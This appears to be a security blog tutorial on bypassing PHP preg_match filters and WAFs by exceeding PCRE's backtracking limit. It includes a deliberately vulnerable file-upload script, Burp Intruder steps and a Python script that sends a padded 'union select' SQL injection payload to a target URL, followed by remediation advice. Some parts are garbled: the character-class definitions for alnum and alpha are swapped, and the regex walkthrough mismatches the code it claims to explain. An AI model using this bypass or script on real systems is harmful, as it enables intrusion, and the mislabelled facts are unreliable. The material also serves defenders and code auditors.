Introduction to Regular Expressions
PHP regular expression special characters [:alnum:] [:alpha:] etc.
For example, ‘
<font style="color:rgb(0, 0, 0);">[[:alnum:]]</font>’ means ‘<font style="color:rgb(0, 0, 0);">[0-9A-Za-z]</font>’,
Two very important special characters in regular expressions are "[ ]". They can match characters that appear inside "[]"; for example, "/[az]/" can match the single character "a" or "z"; if you change the above expression to "/[a-z]/", it can match any single lowercase letter, such as "a", "b", and so on.
If a "^" appears inside "[]", it means the expression does NOT match the characters listed inside "[]"; for example, "/[^a-z]/" does not match any lowercase letter! In addition, regular expressions provide several default character classes for "[]", as follows:

# '[:alnum:]' matches any letter
Alphanumeric characters: '[:alpha:]' and '[:digit:]'.

# '[:alpha:]' matches any letter or digit
Alphabetic characters: '[:lower:]' and '[:upper:]'.

# '[:blank:]'
Blank characters: space and tab.

# '[:cntrl:]'
Control characters. In ASCII, these characters have octal codes 000 through 037, and 177 ('DEL'). In other character sets, these are the equivalent characters, if any.

# '[:digit:]' matches any digit
Digits: '0 1 2 3 4 5 6 7 8 9'.

# '[:graph:]'
Graphical characters: '[:alnum:]' and '[:punct:]'.

# '[:lower:]' matches any lowercase letter
Lower-case letters: 'a b c d e f g h i j k l m n o p q r s t u v w
x y z'.

# '[:print:]'
Printable characters: '[:alnum:]', '[:punct:]', and space.

# '[:punct:]' matches any punctuation character
Punctuation characters: '! " # $ % & ' ( ) * + , - . / : ; < = > ? @ [ \ ] ^ _ ' { | } ~'.

# '[:space:]' matches whitespace characters
Space characters: tab, newline, vertical tab, form feed, carriage
return, and space.

# '[:upper:]' matches any uppercase letter
Upper-case letters: 'A B C D E F G H I J K L M N O P Q R S T U V W
X Y Z'.

# '[:xdigit:]' matches any hexadecimal digit
Hexadecimal digits: '0 1 2 3 4 5 6 7 8 9 A B C D E F a b c d e f'.
Background
First, let’s look at a piece of regex that is very common in WAFs,
...
if(preg_match('/SELECT.+?FROM.+/is', $_POST['sql'])){
		die("SQL injection") //WAF
}else{
  	echo($_POST['sql']);
		//mysql_query($db,  $_POST['sql']); //query
}
How do you bypass it? — I’m sure the masters out there have plenty of methods. But today I want to discuss one unconventional bypass technique in detail: using regex backtracking to bypass regex-based checks.

Principle Analysis
(PHP 4, PHP 5, PHP 7)
preg_match_all — Perform a global regular expression match
reg_match_all ( string
<font style="color:#737373;">$pattern</font>, string<font style="color:#737373;">$subject</font>, array<font style="color:#737373;">&$matches</font>= ? , int<font style="color:#737373;">$flags</font>=**<font style="color:#993366;">PREG_PATTERN_ORDER</font>**, int<font style="color:#737373;">$offset</font>= 0 ) : intReturn Values
Returns the number of full matches (which may be 0), or
falseon error.
Note that the return value of preg_match can be not only 0 or 1, but also false due to an error.
There are roughly two causes for the error: 1. the regex backtracking limit is exceeded; 2. the type of the input parameter is not a string (e.g., it’s an array).
We mainly focus on the first one: exploiting the regex backtracking limit. Back to the example at the beginning:
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) { //this check must be bypassed; make it return false
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
} 1
Look only at the first few lines — the is_php() function that determines whether the input is PHP code:
When the input string contains SELECT and FROM, each followed by an arbitrary string, the match is considered satisfied and preg_match returns 1. The parameters are explained as follows:
.+, “dot plus”:.matches any single character except the newline character \n, and + matches the preceding sub-expression 1 or more times; combined, they effectively match any string.
This regex is problematic — but where does the problem lie? That brings us to how regex matching works in PHP.
To prevent regular-expression denial-of-service attacks (ReDoS), PHP sets a backtracking limit for PCRE via pcre.backtrack_limit. We can check the limit in the current environment in phpinfo; the default is 1,000,000.

Common regex engines can be classified into DFA (Deterministic Finite Automaton) and NFA (Non-deterministic Finite Automaton). Most programming languages use an NFA as their regex engine, including the PCRE library used by PHP.
NFA: starting from the initial state, it reads the input string character by character and matches it against the regular expression; if the match fails, it searches backward (backtracks) and tries other states
So how exactly does an NFA backtrack? Let’s illustrate with the following string and expression.
regex=/SELECT.+FROM.+/
param=select id from /*0123456789*/ test
- First, take the first matching token S of the regular expression and compare it against the characters of the string. The first character of the string is s, which matches (case-insensitively); move to the next one. The second is E, which matches the second character e of the string; move on again, until SELECT finishes matching select.
- Next comes the second part of the expression,
.+: any string matched 1 or more times, so it can swallow all the remaining characters in one go — the regex consumesselect id from /*0123456789*/ test. But at this point theFin the regular expression cannot be matched, and the consumed string has already reached the end, so backtracking begins: matching backward from the end. It first tries the trailingt— of course it can’t matchF— then the second-to-last characters, which also fails, so it backtracks step by step until reaching thefinside the string, with the backtracking count increasing again and again… until the number of backtracks exceeds the preset value of1,000,000, an error occurs, and the function returns false.
Therefore, we can make the regex execution fail — returning false — by sending an extremely long string, thereby bypassing the target’s restriction on PHP code.

(The animation shows the regex debugger, from: https://regex101.com/r/pf5Pa0/1/debugger)
The method shown at the beginning is bypassed exactly this way, but there is one prerequisite: the payload must be in a POST parameter, not a GET parameter, because RFC 2616 limits GET parameters to at most 8K (8*1024). In my local test the cutoff was 8178 characters; once exceeded, the status code becomes 414.
 This may also be one of the reasons why crafting an extremely long POST string can bypass a WAF in many cases (WAFs have to consider performance)
Exploitation
Under certain conditions (POST parameter + a specific regex): you can exploit regex backtracking to make the preg_match function return false, thereby bypassing the regex-based check. During code audits, pay extra attention to whether the regular expressions in global filtering can be bypassed with this technique.
Previously maccms had a front-end RCE that used exactly this method to bypass the global filtering function; for details see maccmsV8 front-end RCE (preg_match bypass)
How to exploit: send an extremely long string. You can use Burp’s Intruder with the payload type Character blocks:

You can also adapt the following Python script for exploitation
#!/usr/bin/env python3
#encoding: utf-8
import requests

NUM = 1000000;# the number of characters you want to pad
URL = "http://php.test/select.php" # target address

param = "union select 1,2,3,4,5 /*{}*/ ".format("A"*NUM)
post_data = {"p":param}
resp = requests.post(url=URL, data=post_data)

print(resp.text)
Conclusion (Remediation)
- If you use
preg_matchto match a string, always use the===strict equality operator to check the return value, for example:
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(is_php($input) === 0) {
    // fwrite($f, $input); ...
}
This way, even if the regex execution fails and returns false, the if branch will not be entered.
- I recommend the website https://regex101.com/, which lets you check whether your regular expression has problems when matching a given string.

reference
- Bypassing certain security restrictions in PHP via the PCRE backtracking limit https://www.freebuf.com/articles/web/190794.html
- Regular expression backtracking vulnerability https://blog.csdn.net/dl71181/article/details/101281495
- Regular expressions — the backtracking trap - Wuwei Sikao (cnblogs blog) https://www.cnblogs.com/zhaoshujie/p/10278919.html
- HTTP/1.1: Protocol Parameters https://www.w3.org/Protocols/rfc2616/rfc2616-sec3.html#sec3.2.1
- PHP Manual - PCRE regex syntax https://www.php.net/manual/zh/regexp.reference.meta.php
- regex debugger https://regex101.com/
- maccmsV8 front-end RCE (preg_match bypass) https://mochazz.github.io/2020/01/08/maccmsV8前台RCE(preg_match绕过)/